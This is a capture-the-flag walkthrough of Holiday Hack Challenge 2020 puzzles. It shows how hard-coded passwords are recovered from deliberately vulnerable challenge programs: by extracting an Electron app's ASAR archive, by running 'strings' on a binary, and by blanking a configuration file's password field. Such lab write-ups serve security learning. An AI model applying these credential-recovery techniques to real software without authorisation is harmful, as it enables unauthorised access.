
Congratulations, you caught all the munchkins and retrieved all the lollipops!
Type "exit" to close...

Excellent – we finished the primer without too many typos and goof-ups. Let's talk to Sugarplum Mary again.

Sugarplum Mary 2:56PM
You did it - great! Maybe you can help me configure my postfix mail server on Gentoo!
Just kidding!
Hey, wouldja' mind helping me get into my point-of-sale terminal?
It's down, and we kinda' need it running.
Problem is: it is asking for a password. I never set one!
Can you help me figure out what it is so I can get set up?
Shinny says this might be an Electron application.
I hear there's a way to extract an ASAR file from the binary,
but I haven't looked into it yet.



OK, let's jump into the Santa Shop point-of-sale terminal and take a look.



Oh oh – Sugarplum Mary really is locked out. Let's download the offline version and look at it. Here's the download link:

<https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe>

We'll follow the hint and try to analyze it using asar, which is a node module. Start by installing it on our Windows machine.

```

COMMANDO Mon 12/21/2020 19:17:29.94
C:\Users\tonyk\Documents\holidayhack2020>npm install --engine=strict asar
npm WARN saveError ENOENT: no such file or directory, open
'C:\Users\tonyk\Documents\holidayhack2020\package.json'
npm notice created a lockfile as package-lock.json. You should commit this file.
npm WARN enoent ENOENT: no such file or directory, open
'C:\Users\tonyk\Documents\holidayhack2020\package.json'
npm WARN holidayhack2020 No description
npm WARN holidayhack2020 No repository field.
npm WARN holidayhack2020 No README data
npm WARN holidayhack2020 No license field.

+ asar@3.0.3
added 17 packages from 52 contributors and audited 17 packages in 2.634s

1 package is looking for funding
  run `npm fund` for details

found 0 vulnerabilities

COMMANDO Mon 12/21/2020 19:18:02.17
C:\Users\tonyk\Documents\holidayhack2020>

```

Download our executable using Edge.

```

C:\Users\tonyk\Documents\holidayhack2020>dir
Volume in drive C has no label.
Volume Serial Number is 9A85-9623


Directory of C:\Users\tonyk\Documents\holidayhack2020

12/21/2020  07:20 PM    <DIR>          .
12/21/2020  07:20 PM    <DIR>          ..
12/21/2020  07:18 PM    <DIR>          node_modules
12/21/2020  07:18 PM                4,707 package-lock.json
12/21/2020  07:20 PM          49,824,644 santa-shop.exe
              2 File(s)       49,829,351 bytes
              3 Dir(s)   40,432,914,432 bytes free

COMMANDO Mon 12/21/2020 19:20:37.48
C:\Users\tonyk\Documents\holidayhack2020>

```

Run the executable to see if it will uncompress itself. When we run it from the command line, we briefly get a dialog box indicating that it is expanding. We then get the same password dialog box seen in the real Santa Shop:



If we go to our user's root directory, we can see the structures created for the Santa Shop app.

```

c:\Users\tonyk>dir /s | findstr santa
12/21/2020  07:22 PM    <DIR>          santa-shop-updater
12/21/2020  07:20 PM          49,824,644 santa-shop[1].exe
12/21/2020  07:22 PM          37,014 santa-pos

```

```

12/21/2020  07:22 PM      <DIR>          santa-shop
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop
12/04/2020  11:47 AM      110,713,856 santa-shop.exe
12/04/2020  11:47 AM      137,826 Uninstall santa-shop.exe
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\locales
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\swiftshader
  Directory of c:\Users\tonyk\AppData\Local\santa-shop-updater
12/21/2020  07:23 PM      <DIR>          santa-shop
12/21/2020  07:22 PM      2,341 santa-shop.lnk
  Directory of c:\Users\tonyk\AppData\Roaming\santa-shop
  Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\blob_storage
  Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\blob_storage\34faaf8c-b25d-408d-b73c-69d273c7e7c2
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Cache
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\js
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\js\index-dir
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\wasm
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\wasm\index-dir
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Dictionarys
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\GPUCache
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Local Storage
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Local Storage\leveldb
    Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Session Storage
12/21/2020  07:22 PM      2,333 santa-shop.lnk
12/21/2020  07:20 PM      49,824,644 santa-shop.exe

COMMANDO Mon 12/21/2020 19:27:10.07
c:\Users\tonyk>

```

Change our directory to the AppData\Local\Programs\santa-shop\resources directory, then take a look.

```

c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>dir
  Volume in drive C has no label.
  Volume Serial Number is 9A85-9623

  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources

12/04/2020  11:47 AM      <DIR>          .
12/04/2020  11:47 AM      <DIR>          ..
12/04/2020  11:47 AM      100 app-update.yml
12/04/2020  11:47 AM      136,143 app.asar
12/04/2020  11:47 AM      107,520 elevate.exe
12/04/2020  11:47 AM      3 File(s)   243,763 bytes
12/04/2020  11:47 AM      2 Dir(s)   40,213,540,864 bytes free

COMMANDO Mon 12/21/2020 19:31:05.06
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>


```

Now we can see the app.asar resource that we can extract the source code from. Let's use the asar tool to extract it.

```


c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>npx asar extract app.asar sourcecode
npx: installed 17 in 3.82s

```



	Name	Date modified	Type	Size
Microsoft	img	12/21/2020 7:36 PM	File folder	
Mozilla	index.html	12/21/2020 7:36 PM	HTML File	2 KB
NuGet	main.js	12/21/2020 7:36 PM	JavaScript File	3 KB
OneDri	package.json	12/21/2020 7:36 PM	JSON Source File	1 KB
Packag	preload.js	12/21/2020 7:36 PM	JavaScript File	1 KB
Packag	README.md	12/21/2020 7:36 PM	Text Document	1 KB
Packag	renderer.js	12/21/2020 7:36 PM	JavaScript File	6 KB
Packag	style.css	12/21/2020 7:36 PM	Cascading Style S...	4 KB
PeerDis				

The file index.html loads the script renderer.js. Let's look at that file:



```

188 window.addEventListener('load', () => {
189     refresh();
190
191     document.getElementById('checkout').addEventListener('click', checkout);
192     document.getElementById('voidTransaction').addEventListener('click', voidTransaction);
193
194     showOverlay({
195         width: 300,
196         height: 200,
197         html: `
198             <p>This terminal is locked. Please enter the supervisor password to continue</p>
199             <form id="password-form">
200                 <p><input type="password" id="password" /></p>
201                 <p><input type="submit" id="submit-password"></p>
202                 <p><span id="password-message"></span></p>
203             </form>
204         `,
205         timeout: undefined,
206         canDismiss: false,
207     });
208
209     document.getElementById('password-form').addEventListener('submit', checkPassword);
210     document.getElementById('password').focus();
211
212     setInterval(() => {
213         window.ipcRenderer.invoke('checkNetwork').then((result) => {
214             document.getElementById('network').src = `img/network${ result }.png`;
215         });
216     }, 1000);
217 });
218

```


In the code we can see that the function "checkPassword" is called to check the password from the form. A little higher in the file, we find that function:



```
137
138 const checkPassword = (event) => {
139   event.preventDefault();
140
141   const theirPassword = document.getElementById('password').value;
142
143   window.ipcRenderer.invoke('unlock', theirPassword).then((result) => {
144     if(result) {
145       closeOverlay();
146     } else {
147       document.getElementById('password-message').innerText = 'Invalid password!';
148       setTimeout(() => {
149         document.getElementById('password-message').innerText = '';
150       }, 2000);
151     }
152   });
153 };
154
```


If we look in main.js, we see some constants that are password related, plus the event handler for the unlock.

At the top of that file, we see the constant SANTA_PASSWORD defined as 'santapass':




```
File Edit Selection View Go Run Terminal Help
main.js - Visual Studio Code
index.html renderer.js main.js
C: > Users > tonyk > AppData > Local > Programs > santa-shop > resources > sourcecode > JS main.js ...
1 // Modules to control application life and create native browser window
2 const { app, BrowserWindow, ipcMain } = require('electron');
3 const path = require('path');
4
5 const SANTA_PASSWORD = 'santapass';
6
7 // TODO: Maybe get these from an API?
8 const products = [
9   {
10     name: 'Candy Cane',
11     price: 1.99,
```

Towards the end of the file we see where it's used in the password comparison:



```
123 });
124
125 ipcMain.handle('unlock', (event, password) => {
126   return (password === SANTA_PASSWORD);
127 });
128
```

Let's try "santapass" as our password.



Yes! That's it!

Let's talk to Sugarplum Mary and tell her.



It turns out that Sugarplum Mary has nothing additional to say to me, so check to see what the next objective is:



Proceed with the Santavator objective. Let's go back to the Santavator. Taking the door closest to Sugarplum Mary, we find ourselves in the Great Room.



Let's talk to Angel Candysalt.

A Angel Candysalt 9:41PM

You know, every day or so, I see Santa looking at his portrait in the entry and then letting out a maniacal "Bwahahaha."

It's kind of disturbing and I'm worried about him.

Oh, this machine here? Oh, it's nothing you'll be able to use.

You know, we have pretty tight controls on authentication for that infrastructure.

There's some biometrics, so only Santa and a handful of elves can login.

Well, we'll keep going to the Santavator, then come back to this. We'll take the next door out of the Great Room to return to the location of the Santavator.



Pushing on the door leads us inside.




Inside the Santavator we see something that looks like some a control panel:



There seems to be a missing button. We can use the Elevator Panel key to open the panel.



Clicking the Help button, we see this:



Looking at the parts in the panel, and knowing that we collected the candy cane, nuts, and green light bulb, it looks like we might be missing a gold bulb and a red bulb. Looking at the wiring, it looks like the Talks floor is accessible with just the green light bulb. Let's try to make that work.




OK, now we've got green power. Let's close the panel and push the Talks button.

4) Operate the Santavator

Difficulty: ★★★★★

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

It works! Now we are on the Talks floor.



And in the rear right corner, we see the red light bulb!



Grab it.

Red Bulb

It's a red bulb from those big, old-school Christmas lights.

OK. Since he is right here, let's talk to Chimney Scissorsticks.

C Chimney Scissorsticks 10:20PM


Hello hello, I'm Chimney Scissorsticks!

Feel free to use this greeting card generator to create some holiday messages which you can share online!

It's based closely on the code used in the Tag Generator - in the wrapping room.

I hear that one's having some issues, but this one seems A-OK.

tkarre Chimney Scissorsticks



It's a fun greeting card generator!

Blank

North Pole

Santa

Three French Hens

Jack Frost

KRINGLECON 3: FRENCH HENS

HOLIDAY HACK CHALLENGE 2020

HOLIDAY HACK CHALLENGE 2020

Show Clipart

Select file(s)

Add Text

Select color:

Clear

Save Card

Let's keep walking and talk to Bow Ninecandle.

B Bow Ninecandle 10:24PM
You know what Santa just told me?
He said he thought of yet another marketing pitch for the North Pole.
He wants to call it, "The Frostiest Place on Earth!"
What's with that?




Hmmm.... "The Frostiest Place on Earth". A reference to Jack Frost? Well, here is Jack Frost himself. Let's see what he has to say.

J Jack Frost 10:25PM
Gosh, there's some really great talks.
I'm getting all kinds of ideas for different modes of attack.



Oh oh – this doesn't sound good. Let's scurry away and talk to Bushy Evergreen to the left of the room.

B Bushy Evergreen 6:48PM
Ohai! Bushy Evergreen, just trying to get this door open.
It's running some Rust code written by Alabaster Snowball.
I'm pretty sure the password I need for ./door is right in the executable itself.
Is there a way to view the human-readable strings in a binary file?



I think we can help Bushy out.

Help us get into the Speaker Unpreparedness Room!

The door is controlled by ./door, but it needs a password! If you can figure out the password, it'll open the door right up!

Oh, and if you have extra time, maybe you can turn on the lights with ./lights activate the vending machines with ./vending-machines? Those are a little trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want)

We copied edit-able versions of everything into the ./lab/ folder, in case you want to try EDITING or REMOVING the configuration files to see how the binaries react.

Note: These don't require low-level reverse engineering, so you can put away IDA and Ghidra (unless you WANT to use them!)

```
elf@88764becde40 ~ $
```

```
elf@88764becde40 ~ $ ls -al
total 852
drwxr-xr-x 1 root root 4096 Dec  3 20:43 .
drwxr-xr-x 1 root root 4096 Dec  3 20:41 ..
-rw-r--r-- 1 elf  elf  220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 root root 102 Oct  1 17:37 .bashrc
drwxr-xr-x 1 elf  elf  4096 Dec  3 20:43 .local
-rw-r--r-- 1 elf  elf  807 Apr 18 2019 .profile
-rwxr-xr-x 1 root root 231728 Dec  1 19:19 door
drwxr-xr-x 1 elf  elf  4096 Dec  3 20:43 lab
-rwxr-xr-x 1 root root 276784 Dec  1 19:19 lights
-rw-r--r-- 1 root root  92 Oct  1 17:37 lights.conf
-rwxr-xr-x 1 root root 321840 Dec  1 19:19 vending-machines
-rw-r--r-- 1 root root  59 Oct  1 17:37 vending-machines.json
elf@88764becde40 ~ $ strings door | grep pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep beep invalid password
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...
What do you enter? > Op3nTheD00r
Checking.....
Door opened!
elf@88764becde40 ~ $
```

```

total 852
drwxr-xr-x 1 root root 4096 Dec  3 20:43 .
drwxr-xr-x 1 root root 4096 Dec  3 20:41 ..
-rw-r--r-- 1 elf  elf   220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 root root 102 Oct  1 17:37 .bashrc
drwxr-xr-x 1 elf  elf   4096 Dec  3 20:43 .local
-rw-r--r-- 1 elf  elf   807 Apr 18 2019 .profile
-rwxr-xr-x 1 root root 231728 Dec  1 19:19 door
drwxr-xr-x 1 elf  elf   4096 Dec  3 20:43 lab
-rwxr-xr-x 1 root root 276784 Dec  1 19:19 lights
-rw-r--r-- 1 root root  92 Oct  1 17:37 lights.conf
-rwxr-xr-x 1 root root 321840 Dec  1 19:19 vending-machines
-rw-r--r-- 1 root root  59 Oct  1 17:37 vending-machines.json
elf@88764becde40 ~ $ strings door | grep pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes – the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes – the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? >
Checking.....
Beep boop invalid password
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes – the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking.....
Door opened!
elf@88764becde40 ~ $ 

```

```

elf@88764becde40 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > 

```

```

elf@88764becde40 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
Checking.....

```

```

Beep boop invalid password
elf@88764becde40 ~ $ cat /home/elf/lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
elf@88764becde40 ~ $


elf@fdacbb37507b ~ $ strings -n 6 ./lights

mainKindcodeKindfull/
at <no name provided>The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)
You wonder how to turn the lights on? If only you had some kind of hin---
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: ---t to help figure out the password...
I guess you'll just have to make do!
The terminal just blinks: Welcome back, What do you enter? > Lights on!
That would have turned on the lights!
If you've figured out the real password, be sure you run Beep boop invalid password
Couldn't read config file: Password is missing from config file!

```

An empty password in the conf file, then just hitting return at the prompt, produces this:

```

elf@ac67e70bf24a ~/lab $ cat lights.conf
password:
name: elf-technician
elf@ac67e70bf24a ~/lab $
elf@ac67e70bf24a ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
Checking.....
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights
elf@ac67e70bf24a ~/lab $ 

```

After some experimenting with the value of password:, we find:

A password of <null string> works with just a return keypress.
